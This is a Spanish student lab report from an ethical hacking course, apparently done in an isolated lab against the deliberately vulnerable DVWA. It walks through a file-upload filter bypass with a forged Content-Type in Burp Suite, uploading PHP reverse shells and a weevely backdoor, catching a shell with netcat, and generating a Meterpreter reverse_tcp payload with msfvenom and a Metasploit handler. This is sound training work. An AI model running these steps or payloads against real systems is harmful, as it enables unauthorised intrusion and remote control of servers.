

# HACKING ÉTICO

Unidad 2. Actividad 9



29 DE NOVIEMBRE DE 2023


CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

# Índice

Ejercicio 1. Nivel de seguridad medio	. 2
Ejercicio 2. Comandos de weevely	.4
Eiercicio 3: Meterpreter.	.6

# Ejercicio 1. Nivel de seguridad medio.


Ponemos la seguridad en médium:



Borramos todo el contenido de hackable/uploads:

```
cyberlab@cyberlab:~$ ls /var/www/html/dvwa/hackable/uploads
Untitled.jpeg fary.jpg rever.php usuarios.txt weevely2.jpg
dvwa_email.png php-reverse-shell.php shell.php weevely.php weevely2.php
cyberlab@cyberlab:~$ sudo rm /var/www/html/dvwa/hackable/uploads/*
cyberlab@cyberlab:~$ ls /var/www/html/dvwa/hackable/uploads
cyberlab@cyberlab:~$
```

- Sube la shell reversa que tenías de antes. La que copiaste de /usr/share/webshells/php. No te va a dejar. Verás el error "Your image was not uploaded. We can only accept JPEG or PNG images."



- Vuelve subirlo, pero esta vez, intercepta la llamada con Burp Suite. Fíjate bien en el cuerpo del mensaje (lo que viene después de las cabeceras HTTP en una request de tipo POST).

- Dentro del cuerpo, fíjate en la parte en la que envías el php en sí. Content-Type es ese tipo MIME que le ha asignado tu navegador... ¿Y si lo cambias a uno que le guste más a DVWA? ...

```
Pretty
         Raw
                 Hex
 1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
 2 Host: 10.0.3.7
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Accept-Language: en-US, en; q=0.5
 6 Accept-Encoding: gzip, deflate, br
 7 | Content-Type: multipart/form-data; boundary=------24128183321319442009245099299
8 Content-Length: 1238
9 Origin: http://lo.o.3.7
10 Connection: close
11 Referer: http://10.0.3.7/dvwa/vulnerabilities/upload/
12 | Cookie: security=medium; showhints=1; PHPSESSID=5chnvlfraj0lt75r6uaj65sbca
13 Upgrade-Insecure-Requests: 1
15 ------24128183321319442009245099299
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
           -----24128183321319442009245099299
20 Content-Disposition: form-data; name="uploaded"; filename="weevely2.php"
21 Content-Type: image/jpeg
24 $p='jor($i=0;$i<$l3j;){fo3jr($j=0;(3j$j<$3jc3j&3j&$i<$l)3j;$j++,$3ji++){$o.=$t{3j$3ji}^$3jk';
```

Ahora como vemos me sale:



Ahora comprobamos que me deja hacer la Shell reversa:

```
(kalis kali) = [~/Downloads]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 41650
Linux cyberlab 5.4.0-149-generic #166-Ubuntu SMP Tue Apr 18 16:51:45 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
17:37:30 up 1:01, 1 user, load average: 0.00, 0.01, 0.01
USER TTY FROM LOGING IDLE JCPU PCPU WHAT
cyberlab tty1 - 17:15 20:58 0.16s 0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ date
Wed Nov 29 17:37:51 UTC 2023
$ ■
```

# Ejercicio 2. Comandos de weevely.

Usamos weevly para hacer una Shell inversa.

Para hacer esto tenemos primero que generar un clave:

```
(kali®kali)-[~/payloads]

$\text{weevely generate } 12345 \text{weevely2.php}
```

En esta clave tenemos como contraseña 12345 y se guarda en el archivo weevely2.php.

Ahora subimos el archivo weevely2.php:

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=------24128183321319442009245099299
8 Content-Length: 1238
9 Origin: http://lo.0.3.7
10 Connection: close
11 Referer: http://l0.0.3.7/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; showhints=1; PHPSESSID=5chnv1fraj0lt75r6uaj65sbca
13 Upgrade-Insecure-Requests: 1
15 ------24128183321319442009245099299
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18 100000
         -----24128183321319442009245099299
20 Content-Disposition: form-data; name="uploaded"; filename="weevely2.php"
21 Content-Type: image/jpeg
22
23 <?php
24 $p='jor($i=0;$i<$l3j;){fo3jr($j=0;(3j$j<$3jc3j&3j&$i<$l)3j;$j++,$3ji++){$o.=$t{3j$3ji}^$3jk';
```

Ahora podemos poner el comando siguiente para conectarnos:

Ahora vamos a probar dos comandos. El primero es system info:

Este sirve para darnos información sobre la maquina a la que nos hemos conectado:

```
www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $ system info
 document root
                       /var/www/html
 whoami
                       www-data
 hostname
                       cyberlab
                       /var/www/html/dvwa/hackable/uploads
 bwd
 open basedir
 safe_mode
                       False
                       /dvwa/hackable/uploads/weevely2.php
 script
 script_folder
                       /var/www/html/dvwa/hackable/uploads
                       Linux cyberlab 5.4.0-149-generic #166-Ubuntu SMP Tue Apr
 uname
 os
                       Linux
 client_ip
                       10.0.3.4
 max_execution_time
                       30
                       /dvwa/hackable/uploads/weevely2.php
 php self
 dir sep
 php_version
                       7.4.3-4ubuntu2.18
```

El segundo es net scan

Te hace un escaneo de puertos:

```
www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $ net_scan 10.0.3.4 80-90 Scanning addresses 10.0.3.4-10.0.3.4:80-84 Scanning addresses 10.0.3.4-10.0.3.4:85-89 Scanning addresses 10.0.3.4-10.0.3.4:90-90 www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $
```

# Ejercicio 3: Meterpreter.

### Paso 1: generar el payload a subir.

```
(kali@ kali)-[~/payloads]
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.3.4 LPORT=4444 -f raw -o meterpreter.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1109 bytes
Saved as: meterpreter.php
```

#### Iniciamos metasploit:

Carga el módulo exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Modifica el payload para que coincida con el que pusiste con msfvenom:

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > ■
```

Especifica cuál es la IP en la que vas a escuchar:

```
msf6 exploit(multi/handler) > set LHOST 10.0.3.4
LHOST ⇒ 10.0.3.4
```

### Especifica el puerto:

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```

#### Lo lanzamos:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.3.4:4444
About
```

Comprobamos que funciona (no pongo captura de los pasos previos que he realizado, son los mismos que en el 1 y 2)

```
meterpreter > sysinfo
Computer : cyberlab
S. Ninux : Linux cyberlab 5.4.0-149-generic #166-Ubuntu SMP Tue Apr 18 16:51:45 UTC 2023 x86_64 minux 2023 x86_64
```